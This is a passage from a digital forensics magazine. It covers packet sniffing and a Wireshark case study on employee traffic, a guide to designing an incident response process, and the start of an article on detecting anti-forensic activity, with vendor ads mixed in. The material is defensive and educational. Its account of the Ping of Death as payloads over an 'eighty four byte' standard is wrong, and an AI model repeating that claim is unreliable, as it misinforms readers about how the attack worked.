The payload is the data being transmitted, such as the body of an email that is being sent from one employee to another. The payload is usually between 46 and 1500 bytes in length. If the data needing to be sent is larger than the payload of one packet, multiple packets are used until all of the data has been sent to the recipient. When TCP/IP was first implemented, users discovered that a computer would become unstable if the payload exceeded the standard size at the time, which was eighty four bytes. This exploitation became known as the Ping of Death and has since been remedied in recent versions of TCP/IP protocols.

TRAILER
The trailer is rather straightforward, yet is an important part of the packet. The purpose of the trailer is to signify the end of the packet. Additionally, the trailer can contain error-checking methods that ensure the packet is valid.

PACKET SNIFFING AND SNIFFERS
Often used interchangeably with the term packet analysis, packet sniffing is the act of looking at packets as computers pass them over networks. Packet sniffing is performed using programs called packet sniffers. These programs are designed to capture the raw data as it crosses the network and translate it into a human readable format for analysis.

a d v e r t i s e m e n t


Workbooks.com

Web Based CRM & Business Applications for small and medium sized businesses

Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More
+44(0) 118 3030 100
info@workbooks.com



Packet sniffers range from simple, command-line programs, like tcpdump, to complex programs with many options and a graphical user interface. Using various flags and filters, programs can be used to capture only relevant packets. For example, if the network administrator or investigator is concerned about only a single area of intrusion, such as email, they can filter out all packets that are not a part of email communications. For the purposes of this article, we will be using Wireshark, a program that offers a graphical user interface for ease of use and has the ability to perform advanced packet analysis.

WIRESHARK

Wireshark, which was created in 1998, is a multi-platform "network protocol analyzer... that lets you see what's happening on your network at the microscopic level [2]." As an industry standard program, Wireshark offers many features, the most useful being its ability to perform packet captures and allowing the network administrator or forensic investigator to analyze the capture offline. Wireshark also allows for deep packet inspection, which can be a treasure trove of information. It is important to always keep Wireshark up to date so that certain privileges needed to perform the packet capture are available. Because of its prominent place in industry, as well as its ability to perform deep packet inspection and offline analysis, we will be using Wireshark for our case study later in the article.

TYPES OF PACKET INSPECTION

There are two different types of inspection when dealing with packets: shallow packet inspection and deep packet inspection. Each type of inspection is used for various tasks and has their advantages and disadvantages.

SHALLOW PACKET INSPECTION

Shallow packet inspection (SPI) is the most basic form of packet inspection. This type of inspection is only concerned with the reading the header of the packet being transmitted. SPI occurs at the Network, Data, and Physical layers in the OSI Model because these layers are responsible for getting the data from its sender to its recipient. [3]

DEEP PACKET INSPECTION

While SPI is sufficient for some layers, other layers need to access the payload of the packet in order to successfully accomplish their tasks. Deep packet inspection (DPI) allows the Application, Presentation, Session, and Transport layers in the OSI model to read the payload of the packet. The reading of the payload can be beneficial in instances where viruses and malware may hide in the payload of a packet. If SPI was used instead of DPI, malicious code could penetrate a network and begin infecting machines or stealing private information. Though useful in some instances, DPI has not been without controversy. Some have claimed that its use by telecommunication companies, to aid in network intelligence and monitoring, is too intrusive and should be evaluated. [3]

CASE STUDY

In order to better demonstrate the concept of packet analysis and its relevance to a forensics investigator, we will perform two different packet captures and analyses. There will be a hypothetical, yet realistic scenario that will showcase each part of the case study. As we progress through the steps required to perform each capture and analysis, it will be become apparent how each is representative of a possible situation a forensics investigator or network administrator may come across.

SETUP

First, we downloaded Wireshark 1.10.5 and installed the program on computer running a 64-bit version of Windows 7. We accepted all of the default settings and installed Winpcap during the installation as well. Google Chrome version 32 was used as the Internet browser.

GOOGLE IMAGE SEARCH CAPTURE AND ANALYSIS

The first part of our case study involves a scenario in which a Google image search is the main focus. After the scenario is presented, we will step through the process of capturing and analyzing the packets for pertinent information.

SCENARIO

Imagine that you are the manager of a company and receive a tip from an employee that another employee is using his computer to view images that violate the company's computer use policy. After hearing this information, you want to decide if the allegations made against your employee are true, and thus,

contact your IT department to ask for their assistance. The network administrator suggests hiring a forensics investigator to assist in the matter and together they decide that it would be best to monitor the suspected employee's activity on the network for the next week to see if there is any evidence to support or refute the claims against the employee viewing images.

CAPTURING AND SAVING PACKETS

To capture the packets going to and from the suspected employee's computer, the network administrator must begin a capture using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.




Figure 1. *Capture drop-down list options*

- In the *Capture Options* window, select which network connection you would like to monitor.
- Next, because we know that we are concerned with viewing images, we can apply an HTTP filter to the packet capture. This will ensure that we have far fewer packets to sort through. The application of the capture filter is done through the *Capture Filter* button on the *Capture Options* window. Select *Capture Filter* and choose HTTP from the pop-up window.
- Once both of these options are chosen, press the start button to begin capturing all HTTP packets coming to and from the machine. At this point the capturing has begun.
- For the purposes of this case study I searched Google images for "Fiji."
- At the end of the capture period, navigate back to the *Capture* drop-down menu at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we can analyze the capture at a later point in time.

ANALYZING PACKETS

Now that we have captured the packets going to and from the suspected employee's computer, we can search through the packets to identify any viewed images that violate the computer use policy. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because the capture was only catching packets involved in the HTTP protocol, there is no need to sort based on protocol. Instead, sort the packets based on *Info* by clicking on the *Info* column header.
- Once sorted, navigate to the packets whose payload begins with "HTTP/1.1 200 OK (JPEG JFIF image)."
- At this point, you highlight the packet for which you will be exporting. To do this, click on the packet you wish to export.




Figure 2. *Selected packet for analysis*

- The view-pane at the bottom of the screen contains the contents of the packets payload. Because we are interested in the kinds of images being looked at, and not simply that images were looked at, we need to focus our attention here. In order to see which image is being communicated in the packet, we need to export the portion of the payload that contains the bytes of the image. Select *JPEG File Interchange Format* from the middle view pane.




Figure 3. *Selected Bytes Used By JPEG File Interchange Format*

- You will see that bytes are now selected in the bottom view-pane. Right-click *JPEG File Interchange Format* and select *Export Selected Packet Bytes*.




Figure 4. *Right-click menu for JPEG File Interchange Format*

- Save the bytes in a destination of your choosing. Once saved, open the image using any image viewer. The image being displayed from searching for the “Fiji” is representative of the image that was viewed by the employee violating the computer use policy.




Figure 5. *Exported image created from exported bytes in selected packet*

CONCLUSION

After identifying that the suspected employee did in fact look at images that violated the computer use policy, the network administrator or forensics investigator can alert the manager that the allegations are true, and they can pursue appropriate actions against the employee.

EMAIL LOGIN AND TEXT CAPTURE

The second part of our case study will demonstrate another scenario in which network forensics might be used to help solve a case. Additionally, we will discuss issues that may arise during certain types of network investigations.

SCENARIO

Imagine that Jason's co-worker was just promoted to a managerial role in the company. Having wanted this manager position for some time, Jason was more than irritated when he did not receive the position he thought he deserved. In an attempt to sabotage the new manager, Jason decided to make an email account that appeared to be his new manager and proceeded to send inappropriate emails from the fake email account to the president of the company, hoping that the new manager would be removed from their position and Jason would take over. After the president received the emails and spoke with the just-made manager, it was determined that the email account did not belong to him. He thought someone might be trying to defame him because of his recent promotion. The president decided to enlist the help of a network forensics investigator to help get to the bottom of the issue. With the information known to them, they zero in on Jason, and decide he will be their first suspect.

CAPTURING AND SAVING PACKETS

Just as was performed in the first part of the case study, we need to capture any packets related to emails coming in and out of Jason's computer the using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.
- In the *Capture Options* window, select which network connection you would like to monitor.
- Because we want all of the traffic that will be coming to and from the computer, we will not set any capture filters during this part of the case study.
- Once the network has been chosen, press the start button to begin capturing all packets coming to and from the machine. At this point the capturing has begun. For the purposes of this case study I logged into a newly created Gmail account (*JasonsManager@gmail.com*) and sent an email to myself from the account.

- When the capture is finished, navigate back to the *Capture* button at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we may analyze the capture at a later point in time.

ANALYZING PACKETS

Just as before, we can now inspect the packets concerned with email logins and email content that have been going to and from Jason's computer. We will search through the packets, attempting to identify the login associated with the fake email account and any potentially defaming content coming from the email account. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because we are concerned with packets involved in the emails, sort the packets based on *Info* by clicking on the *Info* column header.
- We are looking for the first part of the payload ("Info" column) to say "POST." POST is a common HTTP command that is used for many tasks, one of which is sending e-mails.
- After searching through the packets and applying various filters to the captured packets, we did not find any packet that matches our login credentials for the fake email or the contents of the email.

HYPERTEXT TRANSFER PROTOCOL SECURE (HTTPS)

The fact that we did not find the exact packet for which we are looking is unfortunate for the company, if they do not have any other evidence that Jason is the creator and sender of the defaming emails. However, not finding the relevant packets allows us to demonstrate a very important part of TCP/IP communication and network forensics: HTTPS. HTTPS is one of the ways that confidential information is sent across networks and the Internet. Typically, when a website, such as *www.gmail.com,* is visited, data security is important and the communications will take place over an HTTPS protocol instead of a HTTP protocol. During an HTTPS session, the website encrypts all of the communication with a Digital Certificate to ensure that anyone eavesdropping on the connection cannot steal data. Companies, such as GoDaddy and Verisign, supply and authenticate digital certificates.

CONCLUSION

Based on the HTTPS connection and encryption employed by Gmail, we were unable to determine if Jason was the creator and sender of the fake account and emails. Nonetheless, it is important to remember that there are often other pieces of information that may lead to an answer for the company.

SUMMARY

Packets are the foundation of all computer and network communication and thus play a large role in network forensics. Industry programs, like Wireshark, allow network administrator and forensics investigators to delve deep into packet analysis and potentially solve issues that arise. Based on the two-part case study presented in this article, we can see that packet analysis can be crucial to a network forensics investigation.

REFERENCES

[1] Sanders, Chris. Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems. San Francisco: No Starch, 2007. Print.
[2] *http://www.wireshark.org/about.html*
[3] Going Beyond Deep Packet Inspection (DPI) Software on Intel Architecture, *http://www.qosmos.com/wp-content/uploads/2013/03/Qosmos_Intel_WhitePaper_Beyond-DPI_2012.pdf*

ABOUT THE AUTOR

Jessica Riccio has been working as a computer forensics technician for the last year and half at Burgess Consulting in Santa Maria, CA. She has worked on mostly civil cases and is interested in cyber security, computer security, and website design and implementation.

Burgess Consulting and Forensics

Data Recovery Experts *Saving Data for Decades*

We can find what you thought was lost forever!

We pioneered the field of data recovery in 1985 and have successfully recovered data for thousands of clients since then.

From spilled frappuccinos to fires, floods and just plain drive crashes – count on us to **save your computer's data**, whatever disaster befalls it.

From personal laptops to smart phones and corporate databases, we pride ourselves on finding data that others can't – on all types of digital media.

With a 90% **success** rate, chances are we can save **your** data too.

Since 1985 we have extracted data from **more than 15,000** hard disks and digital devices.

We can save your valuable data from Windows, Macintosh, Linux, cameras, smart cards, smart phones and most other digital media.

In 2004, the Pine Grove School library in Orcutt, California **burned to the ground**.

We **recovered all** of the insurance and inventory **data**, enabling the school to rebuild.

Let us save your data.

Computer Forensics
Expert Witness Services
Data Recovery

Office: 805-349-7676
Fax: 805-349-7790
info@burgessforensics.com
1010 W. Betteravia Rd., Ste. E
Santa Maria, CA 93455 USA

CREATING AN INCIDENT RESPONSE PROCESS

by Vincent Beebe

In today's technologically advanced society, our response to events is extremely important. This is never truer than when it comes to assets within a company. There are a lot of tools in place in today's business world to monitor and protect. Unfortunately, in a lot of cases, there is no established process that defines what to do when an alert occurs.

What you will learn:

- This proposal is intended to provide you with a summary outlook on how to put together an incident response process that is effective, flexible, and the best fit for your environment.

What you should know:

- This proposal is written from a high level summary point of view. The only information that you will need to know in addition to this article is the technical information specific to each tool designed to create the sub processes that make up your incident response process.

This proposal is intended to help create and maintain an accurate incident response process. This will present a general outline and recommended steps required in creating this process. Depending on your environment you may need to make alterations to sections or individual sub processes to fit your needs.

In today's business world it is not only necessary to have tools in place to help protect your IT assets, but also have trained professionals and a process in place to act on alerts when they occur. This process should be adopted by IT as a whole as well as other departments within your company. Remember, as you are putting this in place to create a review process to allow this to become a dynamic and living process for your company to leverage.

Depending on the size of your network and company you may or may not already have certain tools in place. Some basic procedures in a corporate IT environment are a firewall and a centrally managed antivirus. It is also helpful to have either a network-based IPS/IDS or a host-based IDS/IPS. You may also want to consider a white listing application to help protect against lapses that may exist in your antivirus signatures.

Just to have these technologies and tools in place is not enough. You must also continually monitor and check for necessary updates and failures for updates and related signature files and operation. It is also recommended that you have some centralized logging servers that will greatly enhance your research if you should ever be presented with an event, or series of events, whose history may need to be accumulated.

For the sake of this article, we will assume that there is a firewall in place with host-based antivirus and network based IDS/IPS. It will also be assumed that these protective mechanisms are functioning and alerting. As you continue to develop your incident response process, you will be able to adapt and add other technologies and tools.

Most importantly when putting these processes together, you should ensure having the understanding and the backing of management. Not just management of IT but also management of other departments in the company as a whole. With their support and backing you will be able to effectively enforce and educate the company as a whole on all aspects of the incident response procedure itself, as well as the awareness and procedures to reduce the chances of an asset becoming compromised in the first place.

When you are ready to start this process you need to make a list or an inventory of teams that might be affected in case of a network or system compromise. It's normally a good practice to sit down with these teams and identify a point of contact. If the team is large enough it's always good to have a primary and secondary point of contact. Make sure that you document each one of these names, the departments they work for, and a brief note with accurate numbers on when and where to contact them in case of an alert.

Once you have received this information and the buy-in from your management you can then start to put together the first part of your incident response process. This becomes your escalation list. This list will be your guide on who to contact, how to contact them, and when to contact them. It is also good to label these contacts and escalation points in a way that identifies the severity of the alert. If you have a minor alert that does not require any other notification outside of simple information, there is no reason to escalate this alert beyond the immediate teams affected. There are a number of different ways to lay out the alert levels that you will use. Some people use simple numbers, others use a color-coding system, and others will use a series of words. The system and method that you choose should be one that you feel can be easily communicated, trained, and remembered.

It is suggested that you create three distinct documents. One document should be a quick summary handbook that can easily be distributed to employees. The second document should be one that you distribute to each member of the escalation list. The third document will be more detailed and help guide not only those points of contact within the escalation list on what to do, but also on when and how to communicate to other points within the escalation list. The last piece of documentation that you put together should be web-based. This will allow for the dynamic updating of information regarding processes and procedures in detail, and allow for not only people directly involved with the incident response process, but should also have a summary page to cover the alerts and allow the general user base to gain additional education and have steps laid out on what they should do if they suspect their machine has been compromised.

As you start to lay out your incident response process, it's important for you to understand the tools in place, how they alert, who they alert, and what they do in conjunction with their alerting. As an example antivirus systems can alert at different levels based on the detection made. The actions of that antivirus software are also determined by the settings you choose when setting up the actual client monitoring. From experience I found that when sending out alerts and notifications it is good to be clear and informative in any email, text, or calls being sent. Once you have responded to the initial alert, you may gather detailed information and communication is followed up with recommended action.

Each piece of your incident response process should be kept with clear concise documentation on each tool or alert type and the steps to take with the tool once an alert is detected. Identify what other tools would gather information and in what order. As an example, if your client-based antivirus sends out alert of a browser-based JavaScript exploit that was detected and deleted, it is always good to double check any host-based IPS/IDS or application white listing software to verify that no additional suspicious activity occurred. Also remember there is never one piece of software or hardware that can stop everything all the time. This is the reason it is always good to have an incident response process in place and a guide on how to correlate logs and data to help protect and mitigate your systems and assets against possible compromise.

As you start to create your individual processes for each one of your tools, take in consideration what people or persons will be responsible for the initial alert. This will be the starting point that will determine what actions to take and what teams to engage. This will also help in creating a very knowledgeable

starting point for any alerts that may occur within your environment. It is important to make sure that this person or team continues to stay informed on emerging threats and trained on the newest methods and tools available. This is extremely important with regards to the tools that you are using in your environment.

As we continue on with this discussion, please remember this is an overview and we could sit down and take each piece and going to much more detail on how to create and handle alerts from each tool and how to correlate the information that you seeing. This overview will help in starting a discussion and laying the groundwork for putting together your incident response process.

We have touched on a few topics up to this point and now will go through the entire incident response process and laying it out.

THE ESCALATION LIST

As we mentioned before, the first step is the escalation list. This list should have two parts. The first part is the escalation of through management chain as the alerts become more severe or more information is gathered and management needs to be notified. The second part of this escalation list should involve different team contacts. This will determine who needs to be contacted by who and when. This list should be included in both the online documentation as well as the documentation distributed to management and team contacts. You do not want to include this list and the standard document to the general user public. The general user document should include only the names and contact numbers that a user needs to contact when they suspect suspicious activity on their device.

It may also be necessary to put some sort of flexibility in your list to allow for consideration of people who may not be available or out of the office for extended periods of time. Also, take into consideration what your response time guidelines need to be in relation to each contact. This will impact whether you need not only a business phone but also possibly a cell phone and possibly an additional email address.

THE TEAM LIST

This list is a more dynamic list. This information can be contained and referenced a number of ways. As an example if you wanted to have a different person contacted based on the system type that an alert was generated from, you may want to include contact names in a centralized system reference. Another approach could simply be to list all of the different departments and related teams and then list your point of contact under each one.

Table 1. *Example of team list*

Name	Title	Team	Contact number(s)
John Doe	Senior DB Developer	DB Systems	Cell (111)111-1111
Jane Doe	Senior Network Engineer	Network Engineering	Cell (222)222-2222

How you approach this list can vary. It is important to remember that this list will help determine how information is passed, and how teams work together.

THE INITIAL ALERT

The first part of your incident response process regardless of what tool generates the alert, should lay out a direction on what the initial step should be. This initial step or steps should be written in a generic fashion. Remember that the initial alert can come from any possible monitoring source. Remember also as we go through this process of creating the flow of information, data, and responses, each piece should be written in a modular fashion. In this case the initial steps should be able to point to the detailed response steps of any monitoring tool within a simple guide.

One thing to remember on the initial alert is that other people/teams will be notified when this is triggered. Keeping this in mind, you want to make sure that you send out notification immediately letting those contacts know that this initial alert is being investigated. You do not need an answer to what caused the alert, what was affected, and whether it was successful or not at this time. The initial communication will only let people know that the process has been started and there will be additional notifications as more data is collected.

THE MODULAR APPROACH

As mentioned in the previous section of the initial alert, you want to take each series of steps for each monitoring and alerting tool and make it modular. This approach should accomplish two things; first, it should allow the process to stand on its own when being used by someone else. This will allow for continued modifications and improvements on that process as events are encountered and the process is used. Second, it should allow this process to easily plug into the incident response process as a whole. This will allow for the addition of new tools, and new steps without the need for rewriting a large portion of the incident response guidelines. You may also want to consider during this phase to create templates for other teams or persons to follow. This will create a common look and feel as well as ensure that the necessary information is captured.

If available, it is always good to include images, graphics, and possibly related internal web links. If you can include graphics or images that help convey a message, it can cut down on excess verbiage with a documented process. This may help in speeding up and streamlining the accurate use of a defined process. In the end, how you choose to communicate the process and ideas within a given sub-process is of your own choosing. As with a number of these approaches within this article there is no one clear-cut way that is good for every environment.

THE INITIAL STEPS

Once you receive that initial alert it is important to know where to go next. To help with this, it's always good to lay out a model of your environment in a simplified fashion showing where each monitoring tool is located. You may also want to put this together in a diagram to include with the technical documentation of this process. It is also good to remember to make sure that this information is kept secure. Once you've laid this visual image down it should help in developing the steps or processes involved once an alert is triggered. As an example; if your initial alert is from your host-based antivirus client, your next step may be to look at other host-based monitoring and protection software before moving out from the host towards either a system or the border monitoring tools on your network. Also remember that not every tool's log information will be used each time an alert is generated. There may be times where the findings from merely a couple of tools made in the investigative process are all that is needed to reach a resolution.

Table 2. *Example of summary guide for response to incidents*

Initial Alert Origin	Process Document reference	Next Recommended Process(es)	Severity Level	Communication Level
Host AV	AV(link or document name)	HIPS/HIDS, Whitelisting app, Proxy logs, NIPS/NIDS	Yellow	Initial with follow-up
Network IDS/IPS	NIPS/NIDS	Proxy logs, FW logs	Yellow	Initial with follow-up, Monitoring

These first steps are important in the process as a whole. Information gathered at this point in the process will determine what your next steps will be. This is the initial research.

MITIGATION

Once you have completed your initial steps, you need to determine if any additional steps are necessary for the mitigation of any initial or additional damage. This could easily range from running additional scans on the client, creating blocking firewall rules, creating blocks within a proxy, or possible replacement of the affected asset. When creating this part of the process it is necessary to make sure that you evaluate what steps you are comfortable in taking. It is also recommended at this point that you evaluate an approval process for additional mitigation steps. This will help provide information and perspective from additional parties.

RESOLUTION

During this section you will determine at what point an event is deemed as resolved. An event can be resolved and there may still be additional detailed investigation pending. An example of this would be the replacement of a hard drive in an affected machine. Regardless of whether there is additional

investigation or information gathering needed, it is good that you lay out the conditions for an event being resolved and the way to historically track these events when it was resolved, how it was resolved, and possibly relating it to a person who marks the event as resolved.

LESSONS LEARNED

As with any process over passage of time, and a process is used repeatedly, improvements will be identified. This is an important aspect of your overall process as your experience grows and your company grows. As part of the initial training and overall aspect of the incident response process it is important to always note areas that you find that need further improvement. Sometimes, as we create documents and processes, we may tend to take personal ownership of these processes. That part, in itself, is not a bad thing. Taking personal ownership can help motivate a person to ensure that the information they are providing is accurate and thorough. Unfortunately, sometimes people may feel that the information is without error and may never need to be improved. The approach to any document is to look at the process as a whole and to want to continually learn and improve on anything that may have your name on it or associated with it.

IMPROVEMENT PROCESS

Once an event is resolved, or maybe even just on a regular scheduled basis (as an example, say every quarter) it is good to go through the entire process and look to see if any improvements can be made. I mentioned in the previous section on lessons learned that you may come across parts of each individual sub process that can be improved upon. This is the time you will look at each one of those improvements, implement them, and take some time to see how those changes affect the overall process as a whole. This improvement process should be looked at as an ongoing scheduled event. Even if no improvements can be found while using your incident process as a whole, it is always good to review the entire process. This may be the time to reevaluate technologies being used, how the escalation list may flow, how teams are contacted, and how alerting is handled, as well as many other aspects.

SUMMARY

I hope this information is useful. This initial look at incident response process is just the tip of the iceberg. Within each section that we've laid out above we can write articles detailing even more steps that can be taken. The main thing when laying out any incident response process is to review and look at different sources, examples, and guides to help you formulate your own. This will allow you to determine the best fit for you, your environment, and your team. Responding accurately, quickly, and as thoroughly as possible is important to keeping your environment secure.

ABOUT THE AUTHOR

Vincent Beebe is an IT professional with over 25 years IT experience and over 15 years experience in the IT security arena. He has worked on a number of different platforms and has seen the evolution of IT security and its related monitoring tools evolve to what it is today. Vincent is a seasoned IT professional and has worked in a number of different industries throughout his IT career.

Penetration Testing

HP ArcSight Consultancy

SIEM Deployments

Tiberium SECURITY LTD

CYBER SECURITY EXPERTS

From security assessment services to complex SIEM deployments, we have the experience to deliver an unrivaled service.

Visit our website to discover how we can help you develop advanced threat detection capabilities within your enterprise

https://www.tiberiumsecurity.com | sales@tiberiumsecurity.com | +44 7 867 929803 | @tiberiumsec

A GENERAL APPROACH TO ANTI-FORENSIC ACTIVITY DETECTION

by Joshua I. James, Moon Seong Kim, JaeYoung Choi, Sang Seob Lee, Eunjin Kim

Digital forensic investigators and academics alike have long been discussing the potential implications of anti-forensic techniques on investigations. The actual use of anti-forensic techniques and the effect on investigations, however, is difficult to quantify. Indeed, there are some cases where what could be classified as anti-forensic techniques were blatantly used. For example, a criminal who accessed celebrity email accounts normally used a VPN/proxy specifically to hide his IP address from investigators (Daily Mail, 2011). However, by failing to use such techniques once, that gave investigators enough information to find his location. Similarly, Casey et al. (Casey, Fellows, Geiger, & Stellatos, 2011) gave a number of examples where full disk encryption either prevented further investigation, or proved to be a difficult obstacle to acquiring evidence.

What you will learn:

- In this article you will learn about general types of anti-forensics with examples. A number of works dealing with the detection and implications of anti-forensics in digital forensics investigations will be discussed. We will then give a relatively simple method for investigators to build signatures of anti-forensic tools that may be used for automated anti-forensic trace detection.

What you should know:

- 82% of surveyed investigators claimed to have encountered some form of anti-forensics during their investigations
- Slightly over half of surveyed investigators use automated anti-forensic detection tools
- Anti-forensic activities may create detectable action-traces in a suspect system
- Naive anti-forensic detection methods can be applied regardless of operating system

The challenge with detecting anti-forensic techniques is largely a challenge of the digital investigation process itself. Not only is the investigator normally working with a limited state of the system, but he or she must also contend with the trade-off between the depth of investigation and length of time an investigation takes. To cope with the challenge of time, interviewed investigators have been shown to normally examine a suspect system, and look for anything

'unusual' that might hint at anti-forensic techniques (J. I. James & Gladyshev, 2013). Further, they would conduct a 'social analysis' to determine if it was likely that a suspect had the technical knowledge to implement such techniques. Using their *experience* if something felt 'off' with the suspect system, they may attempt to conduct a more in-depth analysis specifically focusing on anti-forensics. However, if nothing unusual was found, the search would be abandoned relatively quickly since it is unknown whether evidence of anti-forensics actually does exist. Most of the investigation techniques discussed in the study, however, were highly manual processes. Essentially, if no evidence of anti-forensic techniques was found via a high-level analysis of a suspect system, investigators did not appear to feel justified in spending the time to do a more in-depth investigation.

In a survey of the Korean National Police involved in cybercrime investigation ("[BoB] Indicators of Anti-Forensics Investigator Survey (Korean)," 2013), 82% [n=11] of respondents claimed to have encountered some form of anti-forensics during their time as a digital forensic investigator. Instead of only manual anti-forensic trace investigation, 55% [n=11] of respondents claimed to use some form of anti-forensic detection tool. Despite the fact that not all investigators are using anti-forensic detection tools, 100% [n=11] respondents believe there is a need for more-advanced anti-forensic detection tools. Investigators primarily claimed that detection should focus on whether anti-forensic tools exist(ed) on the suspect system, and to what extent they had been used, e.g. installation only, portable, running, uninstalled, etc.

